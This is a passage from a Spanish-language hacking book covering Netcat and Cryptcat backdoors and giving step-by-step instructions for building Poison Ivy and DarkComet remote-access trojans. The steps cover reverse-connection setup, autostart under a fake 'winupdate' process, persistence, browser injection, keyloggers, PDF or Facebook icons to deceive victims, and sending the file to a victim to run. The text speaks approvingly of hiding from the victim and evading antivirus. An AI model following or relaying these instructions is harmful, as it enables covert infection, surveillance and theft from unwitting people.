Netcat permite una gran cantidad de posibilidades que se configurarán según los parámetros que le suministremos. Entre sus funcionalidades, cabe destacar que puede trabajar como una puerta trasera en modo consola utilizando para ello tanto conexiones directas como reversas, permite poner un determinado puerto a la escucha, puede ser utilizado para escanear puertos y nos permite transmitir ficheros entre máquinas remotas. Las posibles opciones que esta utilidad nos permite se muestran a continuación:

```
C:\>nc.exe -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, background mode
        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

En otro de los capítulos de este libro se describen con mayor profundidad los dos posibles escenarios en los que se puede utilizar Netcat como puerta trasera, es decir, conexión directa y reversa.

4.5.2.2 CRYPTCAT

Se trata de una nueva versión basada en la herramienta Netcat, que ha sido desarrollada por la empresa Farm9 Inc. Es de código abierto y de licencia pública. La herramienta se puede descargar en la Web del autor *www.farm9.com*.

Netcat trabaja con conexiones no cifradas entre las máquinas donde se está utilizando. Esta debilidad puede ser aprovechada por el administrador del equipo al que se ha instalado la puerta trasera, para que con ayuda de un *sniffer*, observe los movimientos, comandos, datos que se están ejecutando en su máquina, como se puede ver en la siguiente figura.

Todo *hacker* que se precie de serlo debe hacer aquello que esté en su mano para salvaguardar sus comunicaciones e impedir que sus movimientos sean vigilados por la víctima, o por otro usuario externo.

Cryptcat permite trabajar con las mismas funcionalidades y opciones que tiene Netcat, la ventaja es que cifra los paquetes de datos que utiliza a través de la

red, preservando así la seguridad de nuestras comunicaciones. La interfaz de esta herramienta funciona con los mismos parámetros y de igual manera que se realiza con Netcat.




Figura 4.19. Ventana principal del sniffer Wireshark que permite ver los paquetes en texto claro que envía Netcat

4.5.3 Puertas traseras gráficas

En el apartado anterior, se explicaron las puertas traseras que funcionan en modo *shell* y que, por cierto, cuentan con mayor preferencia entre los atacantes maliciosos. Éstas permiten trabajar con el sistema remoto de forma rápida a través de las instrucciones que le son suministradas por medio de la línea de comandos.

Las puertas traseras gráficas heredan múltiples características similares a las que funcionan en modo *shell*, sin embargo, se diferencian en que incorporan nuevas implementaciones más configurables, que permiten controlar y administrar remotamente una máquina de la red a través de una simple interfaz gráfica.

Aunque existen una infinidad de puertas traseras gráficas en Internet, suelen existir una serie de características comunes que las relacionan entre sí, y que se enumeran a continuación:

- Tienen la posibilidad de recibir y gestionar a través de la red un escritorio remoto perteneciente a una máquina que no es la nuestra.

- Se basan en el uso de un servidor que se instala en la máquina víctima, y un cliente que controla y gestiona dicho servidor.

- Normalmente se les puede especificar un nombre ID, un puerto y una contraseña que les permita impedir conexiones externas no deseadas.

- Los servidores se construyen con una serie de parámetros y configuraciones que les suministremos, esto permite adaptarnos a las características de la máquina víctima.

- Permiten visualizar y transmitir archivos desde el equipo donde se encuentre instalado el servidor hasta nuestro ordenador atacante.

- Suelen tener implementado un *keylogger* donde registrar los datos escritos por el teclado de la víctima.

- Pueden trabajar con conexiones directas, indirectas y reversas, aunque en la actualidad, la mayoría de estos se centran en comunicaciones reversas para evitar problemas con los *firewalls*.

- En muchos casos, instalan un servicio Web que permite gestionar estas puertas a través de Internet.

- Disponen de utilidades que permiten la enumeración de los usuarios, recursos y servicios que posea la máquina víctima.

- Los servidores se pueden configurar para que guarden el anonimato del cliente en la red, esta característica se suele implementar utilizando un sistema de *proxies* que utilicen tanto el protocolo http como los protocolos socks v4 y v5. También existe la posibilidad de usar *bots* del IRC, esto quiere decir que la víctima se conecta a un servidor IRC, a través del cual el cliente envía las órdenes de control a la máquina remota (una *backdoor* que incorpora esta opción es SubSeven).

A continuación se muestra la instalación y configuración de dos puertas gráficas muy populares en foros, fáciles de usar y que engloban muchas de las características descritas anteriormente, de manera que el lector pueda experimentar con su uso. Estas herramientas son el Poison Ivy y DarkComet.

4.5.3.1 POISON IVY

Este troyano tiene muy buena fama, y no es por nada, realmente es bueno y muy utilizado en la actualidad. Se encuentra clasificado dentro de la categoría de Herramienta de Administración Remota y si bien es un troyano tan bueno, lamentablemente, los antivirus lo reconocen como tal. Pero eso no impedirá que algún atacante malicioso lo utilice, ¿verdad? Recuerde que existen técnicas que permiten hacer archivos maliciosos como éste, totalmente indetectables para la mayoría de los antivirus.

El funcionamiento es como el de la mayoría de los troyanos, conexiones cliente-servidor que se pueden ejecutar en forma directa o reversa. Esta aplicación es compatible con sistemas Windows 2000/XP/2003/Vista. Para poder utilizarlo deberá descargarlo de: *http://www.poisonivy-rat.com/*, donde encontrará un archivo de extensión .zip. Deberá extraer los archivos a alguna carpeta, ejecutar Poison Ivy 2.3.0.exe y aceptar las condiciones de uso. Una vez realizados los pasos anteriores, el programa se ejecuta y muestra una ventana con un menú. Este menú será nuestro punto inicial para hacer todas las configuraciones.




Figura 4.20. Ventana principal de Poison Ivy

Servidor

Los pasos explicados a continuación representan las acciones requeridas para crear el archivo servidor, el archivo que debe ser depositado y ejecutado en la víctima:

1. En el menú **File**, elija la opción **New Server**. El programa le mostrará una nueva ventana que es la encargada de administrar los perfiles. Como es la primera vez que estamos utilizando el programa, debemos crear un perfil.

2. Haga clic sobre la opción **Create Profile**, inserte un nombre de perfil (para fines didácticos el perfil utilizado es PerfilHacker) y haga clic en OK. El programa ahora le muestra la pantalla de configuración de su servidor.




Figura 4.21. Configuración de perfil en Poison Ivy

3. Poison Ivy es un troyano de conexión reversa y, como tal, necesitará por lo menos una dirección IP a la cual conectarse y a través de la cual recibirá todas sus órdenes. Coloque la dirección IP de la máquina donde estaremos controlando todo y donde estará el cliente a la escucha (para este ejemplo se utiliza una IP local: 192.168.1.26 y un puerto cualquiera: 3460). Debe recordar que si coloca una dirección IP pública tendrá que configurar la

redirección de los paquetes mediante configuración de NAT en su *router* y abrir sus puertos en el *firewall*, si es que cuenta con uno.

4. Genere también una contraseña para ser el único que pueda controlar la máquina objetivo. Para lograr esto debe seleccionar la opción **Use Key File** y luego podrá elegir entre cargar una llave o generar una nueva aleatoriamente. En el ejemplo se eligió generar una aleatoriamente.




Figura 4.22. Generando una llave en Poison Ivy

5. Para continuar haga clic en **Next** (esquina inferior derecha). Las siguientes opciones que muestra el programa son para configurar el comportamiento básico del servidor. En la imagen a continuación se muestra la configuración para que el troyano se ejecute automáticamente siempre que se inicia el sistema y que lo haga bajo el nombre de proceso de **winupdate** (debe elegir un nombre que no levante sospechas y que el usuario no quiera eliminar ni cerrar).

6. Seleccione también la opción de copia de archivo (**Copy File**) para que el troyano se replique dentro del sistema. Escoja un nombre de fichero que no levante sospechas nuevamente y elija dónde lo desea grabar (en este

ejemplo se eligió grabar el fichero como windrvxp.exe en la carpeta de sistema.




Figura 4.23. Configurando el servidor

7. Haga clic en Next para continuar con la configuración avanzada. En la siguiente pantalla se le mostrará opciones de configuración avanzadas, deje las que se muestran por defecto. Para este ejemplo se explicarán a continuación algunas de estas opciones.




Figura 4.24. Configuración opciones avanzadas

- La primera opción, **Process Mutex**, brinda la posibilidad de escoger una llave única para nuestro proceso, porque podría darse el caso de que un usuario víctima reciba dos archivos infecciosos con Poison Ivy, de distintas fuentes. La llave que se utiliza asegura que el proceso sea único, que no sea reproducible y que trabaje de forma estable ante una posible ejecución de otro Poison Ivy.

- Las siguientes opciones aseguran que el servidor trate de mantenerse siempre ejecutándose, por eso el programa brinda la opción de inyectar su código en el explorador que está configurado por defecto y la opción de persistencia hará que el proceso se vuelva a ejecutar si este es cerrado.

- Una opción adicional en este troyano es la capacidad de poder ejecutar un *keylogger* para mantener registro de todas las teclas presionadas. Esta opción, si bien está disponible, puede hacer el programa un poco inestable, por lo que se recomienda que no sea activada si no es totalmente necesaria.

8. Para continuar haga clic en el botón **Next** y se mostrarán las opciones de configuración de icono. En esta parte debe elegir el icono que vamos a utilizar para que sea visto por nuestra victima. En internet o en el mismo sistema operativo podemos encontrar diversos iconos para elegir, solo bastará con buscar los ficheros con extensión .ico. Para este ejemplo se ha elegido un icono de tipo PDF para simular un fichero de este tipo.




Figura 4.25. Detalles finales de la configuración

Para finalizar la creación del servidor debe hacer clic en *Generate* y escoger un nombre de archivo para su servidor. Recuerde que su archivo tendrá un icono de tipo PDF por lo cual el nombre debe mantener la relación con éste. Para este ejemplo se nombró al archivo SERVIDOR.

Figura 4.26. Servidor creado

Cliente

Ahora que tiene su servidor creado, que será el archivo que va a ser enviado a la víctima, hace falta un cliente, que será un programa que se ejecutará en el ordenador atacante y que estará a la espera de las conexiones por parte de las víctimas. Los pasos listados a continuación describen las actividades necesarias para poder obtener como resultado un programa cliente.

1. Lo primero que debe hacer es acceder a Poison Ivy, elegir del menú **File** la opción **New Client**. Se mostrarán opciones de configuración para iniciar el cliente.

2. Recuerde que tiene que configurar el cliente para escuchar en el mismo puerto que configuró en el servidor (si por error eligiera otro puerto, el servidor no tendría dónde conectarse). Debe seleccionar la opción **Use Key File** para poder cargar la llave que se generó en el momento de construir el servidor.




Figura 4.27. Configurando cliente en Poison Ivy

3. Haga clic en **Start** para iniciar el cliente y que éste se encuentre esperando conexiones de las víctimas.

Para que funcione bien el programa, deberá configurar también su router para que redireccione los paquetes. Si al hacer clic en **Start**, el *firewall* de Windows pregunta acerca de la acción, debe elegir **Desbloquear** para que permita la comunicación entre cliente y servidor.

4. Ahora queda enviar el archivo a la víctima y hacer que ésta lo ejecute. En la siguiente imagen mostramos Poison Ivy a la escucha con una víctima ya conectada. Para ingresar a las opciones de la víctima bastará con hacer doble clic en la lista que muestra Poison Ivy.




Figura 4.28. Poison Ivy esperando nuevas conexiones y mostrando las conexiones actuales

4.5.3.2 DARK COMET

Otro troyano muy popular en la actualidad, que le servirá para controlar cualquier sistema de Microsoft desde Windows 2000 hasta los más recientes. Las funciones implementadas en Dark Comet fueron creadas para ejecutarse de la forma más discreta posible y de manera remota sin necesidad alguna de autorización por parte del usuario. El proyecto nació en el 2008 y, desde entonces, se han publicado varias actualizaciones y mejoras. Puede descargar esta gran herramienta desde: *http://darkcomet-rat.com/*. A continuación, se listarán las características más resaltantes que lo diferencian de los demás troyanos.

- *Encriptación de tráfico.* Todas las comunicaciones entre el cliente y el servidor se encuentran cifradas bajo una encriptación de tipo RC4 a 256 bits, lo que permite la privacidad de los datos intercambiados.

- *Compatibilidad.* El troyano de Dark Comet ha sido creado pensando en la compatibilidad con sistemas de Microsoft, por lo que es capaz de ejecutarse y funcionar establemente en todos los sistemas de 32 y 64 bits desde Windows 2000 hasta los más recientes.

- *Ejecución en otras plataformas.* Es posible ejecutar el gestor de Dark Comet sin necesidad de contar con Windows, ya que la aplicación cuenta con una plataforma que emula el sistema de Microsoft y hace posible trabajar con esta herramienta en sistemas Mac o Linux.

- *Capacidad de comunicación.* En comparación con otros troyanos en los que había que hacer una redirección de puertos en el *router* y utilizar NAT para hacer funcionar la comunicación entre el cliente y el servidor, Dark Comet lo hace de forma automática, pues utiliza UPnP (Universal Plug and Play) un protocolo que permite al *router* configurar el puerto por sí solo. Para que esta opción trabaje, su *router* debe ser compatible con UPnP.

- *Funcionalidad en sistemas de otro lenguaje.* El cliente ha sido codificado en lenguaje de tipo Unicode nativo, lo que permite su funcionamiento en sistemas de otros idiomas como el chino.

- *Funcionalidad en ambientes virtualizados.* La aplicación es capaz de trabajar en ambientes virtualizados sin verse afectada por la configuración de red que éstas lleven, es decir, que seguirá funcionando aun si el ambiente virtualizado trabaja bajo algún esquema de redirección NAT

- *Características útiles.* Dark Comet provee al usuario de un sinfín de características muy útiles, como: captura remota de la pantalla, captura de la webcam, capacidad de explorar el disco de la víctima, gestor de procesos, gestor de registro, *shell* remota, captura de contraseñas, registro de teclas presionadas, gestor de procesos de inicio, capacidad de agregar scripts, entre muchas más.

- *Tecnología multihilos.* El hecho de que esta herramienta haya sido creada pensando en la tecnología multihilos, permite al usuario ejecutar distintas acciones al mismo tiempo y gestionar varios usuarios troyanizados simultáneamente.

A continuación se listarán una serie de pasos, tratando de explicar cada uno de ellos, con el objetivo de hacer funcionar el troyano Dark Comet con sus características básicas.

- Deberá extraer todo el contenido del archivo descargado de la página de Dark Comet en una carpeta.

- Ejecute el archivo **Client.exe** para abrir la consola de gestión del troyano.

- Vaya al menú **Edit Server** y elija **Server module**. Esta opción nos permitirá configurar todos los elementos del troyano, con el objetivo de obtener un programa servidor funcional.




Figura 4.29. Ventana de configuración del Servidor Dark Comet

En este paso se explicarán brevemente cada una de las opciones presentes:

- Los modos **RES** y **EOF** tienen que ver con la estructura con la que se creará nuestro servidor. Funcionalmente es importante tomarlo en cuenta si es que se aplica alguna técnica en el futuro para tratar de hacer el servidor indetectable para los antivirus.

- En este ejemplo no se configuró ninguna contraseña de seguridad, sin embargo, es recomendable colocar una para asegurar que la víctima estará solamente bajo su control.

- El **Process Mutex**, como se explicó anteriormente, es utilizado para prevenir que se ejecute más de una instancia idéntica de este troyano.

- El **serverID** y el **Profile Name** son valores referenciales para poder identificar de forma correcta a las víctimas.

1. Diríjase a la opción **Network Settings** en el panel izquierdo. En este apartado se encuentran todas las opciones de configuración con respecto a la conectividad entre el servidor que está por crear y el cliente que ejecutará en su ordenador.

    - **IP/DNS**. En esta caja de texto debemos colocar la dirección IP de nuestro ordenador para que el servidor pueda conectarse a él. Si desea ayuda para obtener su IP, puede hace clic en la flecha verde que se encuentra al costado de IP/DNS, el programa le dará tres opciones: **Get localhost IP**, **Get Lan IP**, **Get Wan IP**. Debe escoger alguna de estas opciones dependiendo del escenario y el entorno donde estará ejecutando su servidor.

    - **Port**. Deberá colocar el número de puerto por donde se comunicará el servidor a ser enviado a la víctima y su cliente, que gestionará todo. No está de más remarcar que el puerto tiene que ser el mismo tanto en la configuración del servidor como en el cliente.

2. Una vez que tiene configurados la dirección IP y el puerto, puede hacer una prueba de conectividad con Test Network o simplemente establecer la configuración con la opción **Add this configuration**.




Figura 4.30. Configuración de red en Dark Comet

3. Hasta este momento las características esenciales para el funcionamiento del troyano ya están configuradas. Ahora necesitará, elegir la opción **Choose Icon** en el panel izquierdo para poder seleccionar un icono a nuestro servidor.

4. Dark Comet nos brinda distintas opciones de iconos, desde no elegir ninguno hasta varios personalizados que tienen muy buen aspecto. Elija uno; para este ejemplo se eligió uno de los iconos de Facebook.




Figura 4.31. Elección de icono para el servidor

5. Para finalizar diríjase a la opción **Build Module** del panel izquierdo, elija una extensión para su servidor con la opción **Output extension** y haga clic en el botón **Build Server**. El programa le pedirá un nombre para su servidor, elija uno y, a continuación, haga clic en **Guardar** para así crear su servidor con todas las opciones configuradas anteriormente.




Figura 4.32. Archivo servidor creado

6. Deberá configurar, ahora, el cliente para que espere la conexión por parte de la víctima. Para esto cierre las ventana de configuración de servidor y diríjase al menú **Listen**, coloque el puerto que escogió a la hora de configurar el servidor y haga clic en el botón **Listen**.

